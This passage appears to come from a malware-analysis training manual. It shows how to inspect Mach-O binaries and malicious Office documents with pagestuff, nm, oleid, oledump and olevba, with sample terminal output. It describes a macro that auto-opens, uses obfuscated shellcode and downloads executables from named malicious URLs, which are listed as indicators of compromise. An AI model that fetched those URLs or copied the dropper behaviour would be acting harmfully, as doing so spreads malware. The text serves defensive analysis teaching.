
  The pagestuff utility can be used to view Mach-O executable files and find information regarding the logical pages associated with those files. This tool has limited input parameters. Symbols such as static data structure names and functions can be viewed for individual pages of code. If no coding pages are specified, then the tool displays the symbols for all the pages within the `__TEXT, __text` section. It helps identify malicious code and Objective-C methods such as **deleteAppBySelf**.

Run the following command to view the internal structure of binaries:

`pagestuff UnpackNw -a`

Execute the following command to view segment and section names:

`nm -m UnpackNw`



```
File Page 0 contains Mach-O headers

Figure 7.86: Screenshot of pagestuff showing segments and sections

Static Malware Analysis: Analyzing Malicious MS Office Documents

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the linux (Ubuntu) workstation and enter `oleid '<path to the suspect document>'`

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: `python oledump.py '<path to the suspect document>'`

Dumping Macro Streams

- **Extract** the contents of any **macro stream** with oledump by running the following command

  `python oledump.py -s <stream number> '<path to the suspect document>'`

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: *`olevba '<path to the suspect document>'`*
- Here, the **keywords** and **IOCs** detected by olevba show that the **macros** in the Word document:
  - have **AutoOpen** functionality
  - contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - might download files named **test.exe** and **sfjozjero.exe** from ***http://germanya.com.ec/logs*** and store them in the **Temp** directory


Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and one should be able to analyze a malicious document with the appropriate tools to locate suspicious/malicious elements.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **`oleid '<path to the suspect document>'`** on the Linux workstation. The screenshot shows that a malicious Word document named **`infected_doc`** contains VBA macros.



```
root@jason-Virtual-Machine: /home/jason/OleTools/oletools
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 oleid.py /home/jason/Infected.docx
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: /home/jason/Infected.docx
 Indicator                      Value


root@jason-Virtual-Machine:/home/jason/OleTools/oletools#
```

Figure 7.87: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **`python oledump.py '<path to the suspect document>'`**.

  The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.



```
root@jason-Virtual-Machine: /home/jason/DidierStevensSuite
root@jason-Virtual-Machine:/home/jason/DidierStevensSuite# python3 oledump.py /home/jason/Infected.docx
  1:       125 '\x01CompObj'

root@jason-Virtual-Machine:/home/jason/DidierStevensSuite#
```

Figure 7.88: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

  Now, extract the contents of any particular macro stream with oledump by running the following command: **`python oledump.py -s <stream number> <path to the suspect document>`**.

  Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.

Figure 7.89: Using the oledump tool to dump the contents of suspicious macro streams

- **Identifying Suspicious VBA Keywords**

  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`olevba '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IOCs) such as filenames, IP addresses, and URLs.

The screenshots below show the analysis of the **`infected_doc`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IOCs:

- *http://germanya.com.ec/logs/test.exe*
- *http://germanya.com.ec/logs/counter.php*

